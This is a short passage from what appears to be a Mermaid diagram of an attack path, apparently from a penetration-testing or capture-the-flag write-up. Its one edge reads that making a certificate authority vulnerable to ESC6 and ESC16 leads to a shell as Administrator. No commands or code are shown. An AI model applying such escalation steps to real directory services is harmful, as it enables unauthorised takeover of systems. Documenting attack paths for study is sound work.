    Q -->|Make CA vulnerable to ESC6 & ESC16| R(Shell as Administrator)
end